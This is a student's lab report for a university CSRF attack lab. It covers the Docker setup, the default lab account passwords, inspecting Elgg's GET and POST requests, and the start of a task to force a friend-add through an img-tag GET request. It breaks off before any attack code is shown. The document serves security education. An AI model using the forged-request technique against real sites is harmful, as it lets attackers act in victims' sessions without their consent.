PES UNIVERSITY

Department of Computer Science & Engineering

Information Security

UE23CS343BB6

Assignment 6 Submission

Name of the Student	Pranav Hemanth
SRN	PES1UG23CS433
Section	G
Department	CSE
Campus	RR

Cross-Site Request Forgery (CSRF) Attack Lab

Information Security

UE23CS343BB6

Files as part of this lab setup:

This lab uses a docker setup. The tree is:

```
pranavhemanth@Pranavs-MacBook-Pro-M3 Lab6 %ls
attacker                docker-compose.yml      image_mysql
CSRF.pdf                image_attacker          image_www
pranavhemanth@Pranavs-MacBook-Pro-M3 Lab6 %tree
.
├── attacker
│   ├── addfriend.html
│   ├── editprofile.html
│   ├── index.html
│   └── testing.html
├── CSRF.pdf
├── docker-compose.yml
├── image_attacker
│   ├── apache_attacker.conf
│   ├── Dockerfile
│   └── server_name.conf
├── image_mysql
│   ├── Dockerfile
│   └── elgg.sql
└── image_www
    ├── apache_defense.conf
    ├── apache_elgg.conf
    ├── defense
    │   ├── index.php
    │   ├── showcookies.php
    │   └── testing.html
    ├── Dockerfile
    └── elgg
        ├── ajax.js
        ├── Csrf.php
        └── settings.php

7 directories, 20 files
pranavhemanth@Pranavs-MacBook-Pro-M3 Lab6 %
```

Change shell name:

PS1="shell:PES1UG23CS433:PranavHemanth:\w\n\$>"

PS1="attacker-10.9.0.105:PES1UG23CS433:PranavHemanth:\w\n\$>"

PS1="elgg-10.9.0.5:PES1UG23CS433:PranavHemanth:\w\n\$>"

Overview

The objective of this lab is to help students understand the Cross-Site Request Forgery (CSRF) attack. A CSRF attack involves a victim user, a trusted site, and a malicious site. The victim user holds an active session with a trusted site while visiting a malicious site. The malicious site injects an HTTP request for the trusted site into the victim user session, causing damages. In this lab, students will be attacking a social networking web application using the CSRF attack.
The open-source social networking application is called Elgg, which has already been installed in our VM. Elgg has countermeasures against CSRF, but we have turned them off for the purpose of this lab. This lab covers the following topics:
• Cross-Site Request Forgery attack
• CSRF countermeasures: Secret token and Same-site cookie
• HTTP GET and POST requests
• JavaScript and Ajax

Environment Setup

In this lab, we will use three websites. The first website is the vulnerable Elgg site accessible at www. seed-server.com. The second website is the attacker's malicious web site that is used for attacking Elgg. This web site is accessible via www.attacker32.com. The third website is used for the defense tasks, and its hostname is www.example32.com. We use containers to set up the lab environment.

Before building the containers in the labsetup folder, follow the following steps -
In the normal Seed VM, run the following commands -
Command -
$ sudo nano /etc/hosts
Scroll down to the CSRF Section and copy paste the following
10.9.0.5 www.seed-server.com
10.9.0.5 www.example32.com
10.9.0.105 www.attacker32.com


User accounts - We have created several user accounts on the Elgg server

UserName	Password
admin	seedadmin
alice	seedalice
boby	seedboby

charlie	seedcharlie
samy	seedsamy


Step1: Add domains to etc/host :

1) Command: sudo nano /etc/hosts



Step2: Run the containers :

2) Command: docker compose up



Environment Setup - Explanation


The environment for this lab is built using a containerized Docker setup to simulate a real-world web architecture securely. It consists of multiple interconnected containers within a virtual network, primarily an attacker machine (IP 10.9.0.105) and a vulnerable Elgg web server (IP 10.9.0.5). To easily track the different active environments during the attack simulation.

Task 1: Observing HTTP Request


In Cross-Site Request Forge attacks, we need to forge HTTP requests. Therefore, we need to know what a legitimate HTTP request looks like and what parameters it uses, etc. We can use a Firefox add-on called "HTTP Header Live" for this purpose. The goal of this task is to get familiar with this tool. Please use this tool to capture an HTTP GET request and an HTTP POST request in Elgg. In your report, please identify the parameters used in these requests, if any.

Step1: Observe HTTP Request


3) Open www.seed-server.com on Firefox in your VM.




4) 2. 3. 4. 5. You will be able to see the "HTTP Header Live" extension on the top right of your browser (blue coloured icon)



5) With the extension open, login to the elgg website



6) You will see the HTTP Request has been captured (Scroll to the Top)
7) In the POST request, you will be able to see the parameters i.e username and password.



Explanation:
When interacting with the Elgg web application, the browser sends HTTP requests to

the server. Using the "HTTP Header Live" extension, we can observe the difference between GET and POST requests. For a GET request, any parameters are appended directly to the URL (e.g., ?friend=58). For a POST request, such as logging in or updating a profile, the parameters (like username and password) are sent securely within the body of the HTTP request rather than in the URL. This observation is critical for CSRF because to forge a request, an attacker must know exactly how the legitimate request is structured and what parameters are required.


Task 2: CSRF Attack using GET Request

In this task, we need two people in the Elgg social network: Alice and Samy. Samy wants to become a friend of Alice, but Alice refuses to add him to her Elgg friend list. Samy decides to use the CSRF attack to achieve his goal. He sends Alice a URL (via an email or a posting in Elgg); Alice, curious about it, clicks on the URL, which leads her to Samy's web site: www.attacker32.com. Pretend that you are Samy, describe how you can construct the content of the web page, so as soon as Alice visits the web page, Samy is added to the friend list of Alice (assuming Alice has an active session with Elgg).


To add a friend to the victim, we need to identify what the legitimate Add-Friend HTTP request (a GET request) looks like. We can use the "HTTP Header Live" Tool to do the investigation. In this task, you are not allowed to write JavaScript code to launch the CSRF attack. Your job is to make the attack successful as soon as Alice visits the web page, without even making any click on the page (hint: you can use the img tag, which automatically triggers an HTTP GET request). Elgg has implemented a countermeasure to defend against CSRF attacks. In Add-Friend HTTP requests, you may notice that each request includes two weird-looking parameters, elgg ts and elgg token. These parameters are used by the countermeasure, so if they do not contain correct values, the request will not be accepted by Elgg. We have disabled the countermeasure for this lab, so there is no need to include these two parameters in the forged requests.

Step1: The first step now is to check how the HTTP Request looks when you add someone as your friend.

8) Login as Samy, and go to the members section.





9) Click on any member, for example - Charlie. Open the HTTP Header Live extension and click on Add Friend



